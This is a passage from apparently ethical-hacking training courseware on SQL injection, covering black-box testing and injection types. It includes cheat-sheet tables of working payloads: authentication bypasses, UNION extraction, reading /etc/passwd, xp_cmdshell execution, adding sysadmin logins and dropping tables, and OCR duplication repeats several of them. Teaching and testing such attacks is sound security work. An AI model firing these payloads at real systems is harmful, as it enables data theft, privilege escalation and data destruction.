- http://juggyboy/?parameter=1 **AND 1=1—**
- http://juggyboy/?parameter=1**'-**
- http://juggyboy/?parameter=1 **AND 1=2--**
- http://juggyboy/?parameter=1**'/***
- http://juggyboy/?parameter=1' **AND '1'='1**
- http://juggyboy/?parameter=1 **order by 1000**



SQL Injection Black Box Pen Testing

Detecting SQL Injection Issues

- Send single quotes as the input data to catch instances where the user input is not sanitized
- Send double quotes as the input data to catch instances where the user input is not sanitized

Detecting Input Sanitization

- Use right square bracket (the] character) as the input data to catch instances where the user input is used as part of a SQL identifier without any input sanitization

Detecting SQL Modification

- Send long strings of single quote characters (or right square brackets or double quotes)
- These max out the return values from REPLACE and QUOTENAME functions and might truncate the command variable used to hold the SQL statement

Detecting Truncation Issues

- Send long strings of junk data, just as you would send strings to detect buffer overruns; this action might throw SQL errors on the page

SQL Injection Black Box Pen Testing

In black box testing, the pen tester doesn't need to possess any knowledge about the network or the system to be tested. The first job of the tester is to find out the location and system infrastructure. The tester tries to identify the vulnerabilities of web applications from the attacker’s perspective. Use special characters, white space, SQL keywords, oversized requests, etc. to determine the various conditions of the web application. The following are the various issues related to SQL injection black box penetration testing:

Detecting SQL Injection Issues

Send single quotes as the input data to catch instances where the user input is not sanitized. Send double quotes as the input data to catch instances where the user is not sanitized.

Detecting Input Sanitization


Use the right square bracket (the] character) as the input data to catch instances where the user input is used as part of a SQL identifier without any input sanitization.

Detecting SQL Modification

Send long strings of single quote characters (or right square brackets or double quotes). These max out the return values from REPLACE and QUOTENAME functions and might truncate the command variable used to hold the SQL statement.

Detecting Truncation Issues

Send long strings of junk data, just as you would send strings to detect buffer overruns; this action might throw SQL errors on the page.



Testing for SQL Injection

Testing String	Variations
'	Single code
1' or '1'='1	1') or ('1'='1
value' or '1'='2	value') or ('1'='2
1' and '1'='2	1') and ('1'='2
1' or 'ab'='a'+'b	1') or ('ab'='a'+'b
1' or 'ab'='a' 'b	1') or ('ab'='a' 'b
1' or 'ab'='a'||'b	1') or ('ab'='a'||'b

Testing String	Variations
';[SQL Statement];--	');[SQL Statement];--
';[SQL Statement];#	');[SQL Statement];#
;[SQL Statement];--	);[SQL Statement];--
;[SQL Statement];#	);[SQL Statement];#


Testing String	Variations
'; drop table users–	
1+1	3-1
value + 0	
1 or 1=1	1) or (1=1
value or 1=2	value) or (1=2
1 and 1=2	1) and (1=2
1 or 'ab'= 'a'+'b'	1) or ('ab '= 'a'+'b'
1 or 'ab'='a' 'b'	1) or ('ab'='a' 'b
1 or ' ab'='a'||'b'	1) or ('ab'='a'||'b'

Testing String	Variations
admin'--	admin')--
admin' #	admin')#
1--	1) - -
1 or 1=1--	1) or 1=1--
' or '1'='1'--	') or '1'='1'--

Testing String	Variations
-1 and 1=2--	-1) and 1=2--
' and '1'='2'--	') and '1'='2'--
1/*comment*/	

Testing for SQL Injection

Some of the testing strings with variations used in the database handling commonly bypass the authentication mechanism. You can use this cheat sheet to test for SQL injection:



Testing String	Variations
'	Single code
1' or '1'='1	1') or ('1'='1
value' or '1'='2	value') or ('1'='2
1' and '1'='2	1') and ('1'='2
1' or 'ab'='a'+'b	1') or ('ab'='a'+'b
1' or 'ab'='a' 'b	1') or ('ab'='a' 'b
1' or 'ab'='a'||'b	1') or ('ab'='a'||'b


Testing String	Variations
';[SQL Statement];--	');[SQL Statement];--
';[SQL Statement];#	');[SQL Statement];#
;[SQL Statement];--	);[SQL Statement];--
;[SQL Statement];#	);[SQL Statement];#

Testing String	Variations
'; drop table users–	
1+1	3-1
value + 0	
1 or 1=1	1) or (1=1
value or 1=2	value) or (1=2
1 and 1=2	1) and (1=2
1 or 'ab'= 'a'+'b'	1) or ('ab '= 'a'+'b'
1 or 'ab'='a' 'b'	1) or ('ab'='a' 'b
1 or ' ab'='a'||'b'	1) or ('ab'='a'||'b'

Testing String	Variations
admin'--	admin')--
admin' #	admin')#
1--	1) - -
1 or 1=1--	1) or 1=1--
' or '1'='1'--	') or '1'='1'--

Testing String	Variations
-1 and 1=2--	-1) and 1=2--
' and '1'='2'--	') and '1'='2'--
1/*comment*/	

FIGURE 14.11: Testing for SQL Injection




Testing for SQL Injection (Cont'd)

<table>
<tr><th>Testing String</th><th>Testing String</th><th>Testing String</th><th>Testing String</th><th>Testing String</th></tr>
<tr><td>||6</td><td>or 1=1--</td><td>%22+or+isnull%281%2F0%29+%2F*</td><td>'/**/OR/**/1/**/=/**/1</td><td>UNI/**/ON SEL/**/ECT</td></tr>
<tr><td>'||'6</td><td>" or "a"="a</td><td>' group by userid having 1=1--</td><td>' or 1 in (select @@version)--</td><td>'; EXEC ('SEL' + 'ECT US' + 'ER')</td></tr>
<tr><td>(||6)</td><td>Admin' OR '</td><td>'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'</td><td>' union all select @@version--</td><td>+or+isnull%281%2F0%29+%2F*</td></tr>
<tr><td>' OR 1=1--</td><td>' having 1=1--</td><td>CRATE USER name IDENTIFIED BY 'pass123'</td><td>' OR 'unusual' = 'unusual'</td><td>%27+OR+%277659%27%3D%277659</td></tr>
<tr><td>OR 1=1</td><td>' OR 'text' = N'text'</td><td>' union select 1,load_file('/etc/passwd'),1,1,1;</td><td>' OR 'something' = 'some'+'thing'</td><td>%22+or+isnull%281%2F0%29+%2F*</td></tr>
<tr><td>' OR '1'='1</td><td>' OR 2 > 1</td><td>'; exec master..xp_cmdshell 'ping 10.10.1.2'--</td><td>' OR 'something' like 'some%'</td><td>' and 1 in (select var from temp)--</td></tr>
<tr><td>; OR '1'='1'</td><td>' OR 'text' > 't'</td><td>exec sp_addsrvrolemember 'name' , 'sysadmin'</td><td>' OR 'whatever' in ('whatever')</td><td>'; drop table temp --</td></tr>
<tr><td>%27+--+</td><td>' union select</td><td>GRANT CONNECT TO name; GRANT RESOURCE TO name;</td><td>' OR 2 BETWEEN 1 and 3</td><td>exec sp_addlogin 'name' , 'password'</td></tr>
<tr><td>" or 1=1--</td><td>Password:*/=1--</td><td>' union select * from users where login = char(114,111,111,116);</td><td>' or username like char(37);</td><td>@var select @var as var into temp end --</td></tr>
<tr><td>' or 1=1 /*</td><td>' or 1/*</td><td></td><td></td><td></td></tr>
</table>


Testing for SQL Injection (Cont'd)

Additional testing strings used to test for SQL injection include:



<table>
<tr><th>Testing String</th><th>Testing String</th><th>Testing String</th><th>Testing String</th><th>Testing String</th></tr>
<tr><td>||6</td><td>or 1=1--</td><td>%22+or+isnull%281%2F0%29+%2F*</td><td>'/**/OR/**/1/**/=/**/1</td><td>UNI/**/ON SEL/**/ECT</td></tr>
<tr><td>'||'6</td><td>" or "a"="a</td><td>' group by userid having 1=1--</td><td>' or 1 in (select @@version)--</td><td>'; EXEC ('SEL' + 'ECT US' + 'ER')</td></tr>
<tr><td>(||6)</td><td>Admin' OR '</td><td>'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'</td><td>' union all select @@version--</td><td>+or+isnull%281%2F0%29+%2F*</td></tr>
<tr><td>' OR 1=1--</td><td>' having 1=1--</td><td>CRATE USER name IDENTIFIED BY 'pass123'</td><td>' OR 'unusual' = 'unusual'</td><td>%27+OR+%277659%27%3D%277659</td></tr>
<tr><td>OR 1=1</td><td>' OR 'text' = N'text'</td><td>' union select 1,load_file('/etc/passwd'),1,1,1;</td><td>' OR 'something' = 'some'+'thing'</td><td>%22+or+isnull%281%2F0%29+%2F*</td></tr>
<tr><td>' OR '1'='1</td><td>' OR 2 > 1</td><td>'; exec master..xp_cmdshell 'ping 10.10.1.2'--</td><td>' OR 'something' like 'some%'</td><td>' and 1 in (select var from temp)--</td></tr>
<tr><td>; OR '1'='1'</td><td>' OR 'text' > 't'</td><td>exec sp_addsrvrolemember 'name' , 'sysadmin'</td><td>' OR 'whatever' in ('whatever')</td><td>'; drop table temp --</td></tr>
<tr><td>%27+--+</td><td>' union select</td><td>GRANT CONNECT TO name; GRANT RESOURCE TO name;</td><td>' OR 2 BETWEEN 1 and 3</td><td>exec sp_addlogin 'name' , 'password'</td></tr>
<tr><td>" or 1=1--</td><td>Password:*/=1--</td><td>' union select * from users where login = char(114,111,111,116);</td><td>' or username like char(37);</td><td>@var select @var as var into temp end --</td></tr>
<tr><td>' or 1=1 /*</td><td>' or 1/*</td><td></td><td></td><td></td></tr>
</table>

FIGURE 14.12: Additional Testing Strings



Module Flow

C|EH Certified Ethical Hacker

SQL Injection Concepts

Testing for SQL Injection

Types of SQL Injection

Blind SQL Injection

SQL Injection Methodology

Advanced SQL Injection

SQL Injection Tools

Evasion Techniques


Countermeasures

Module Flow

So far, we have discussed various SQL injection concepts and how to test web applications for SQL injection. Now we will discuss various types of SQL injection. SQL injection attacks are performed in many different ways by poisoning the SQL query, which is used to access the database.

- **SQL Injection Concepts**
- **Testing for SQL Injection**
- **Types of SQL Injection**
- **Blind SQL Injection**
- **SQL Injection Methodology**
- **Advanced SQL Injection**
- **SQL Injection Tools**
- **Evasion Techniques**
- **Countermeasures**

This section gives insight into the different ways to handle SQL injection attacks. Some simple SQL injection attacks, including blind SQL injection attacks, are explained with the help of examples.



Types of SQL Injection

SQL Injection

Simple SQL Injection

Blind SQL Injection

UNION SQL Injection

Error Based SQL Injection

Types of SQL Injection

The following are the various types of SQL injection:

SQL Injection

SQL injection is an attack in which malicious code is injected through a SQL query which can read the sensitive data and even can modify (insert/update/delete) the data. SQL injection is mainly classified into two types:

Blind SQL Injection


Where ever there is web application vulnerability, blind SQL injection can be used either to access the sensitive data or to destroy the data. The attacker can steal the data by asking a series of true or false questions through SQL statements.

Simple SQL Injection

A simple SQL injection script builds a SQL query by concatenating hard-coded strings together with a string entered by the user. Simple SQL injection is again divided into two types:

- **UNION SQL Injection:** UNION SQL injection is used when the user uses the UNION command. The attacker checks for the vulnerability by adding a tick to the end of a ".php? id=" file.

- **Error Based SQL Injection:** The attacker makes use of the database-level error messages disclosed by an application. This is very useful to build a vulnerability exploit request.



Simple SQL Injection Attack

System Stored Procedure

Attackers exploit databases' stored procedures to perpetrate their attacks

End of Line Comment

After injecting code into a particular field, legitimate code that follows is nullified through usage of end of line comments

```
SELECT * FROM user WHERE name
= 'x' AND userid IS NULL; --';
```

Union Query

"UNION SELECT" statement returns the union of the intended dataset with the target dataset

```
SELECT Name, Phone, Address
FROM Users WHERE Id=1 UNION
ALL SELECT
creditCardNumber,1,1 FROM
CreditCardTable
```

Tautology

Injecting statements that are always true so that queries always return results upon evaluation of a WHERE condition

```
SELECT * FROM users WHERE name
= '' OR '1'='1';
```

Illegal/Logically Incorrect Query

An attacker may gain knowledge by injecting illegal/logically incorrect requests such as injectable parameters, data types, names of tables, etc.

Simple SQL Injection Attacks

A simple SQL injection script builds an SQL query by concatenating hard-coded strings together with a string entered by the user. The following are the various elements associated with simple SQL injection attacks:


- **System Stored Procedure:** Attackers exploit databases' stored procedures to perpetrate their attacks.
- **End of Line Comment:** After injecting code into a particular field, legitimate code that follows is nullified through the use of end of line comments.

  ```
  SELECT * FROM user WHERE name = 'x' AND userid IS NULL; --';
  ```

- **Illegal/Logically Incorrect Query:** An attacker may gain knowledge by injecting illegal/logically incorrect requests such as injectable parameters, data types, names of tables, etc.
- **Tautology:** Injecting statements that are always true so that queries always return results upon evaluation of a **WHERE** condition.

  ```
  SELECT * FROM users WHERE name = '' OR '1'='1';
  ```

- **Union Query:** "**UNION SELECT**" statement returns the union of the intended dataset with the target dataset SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT creditCardNumber, 1, 1 FROM **CreditCardTable**.



Union SQL Injection Example

Union SQL Injection - Extract Database Name

```
http://juggyboy.com/page.aspx?id=1
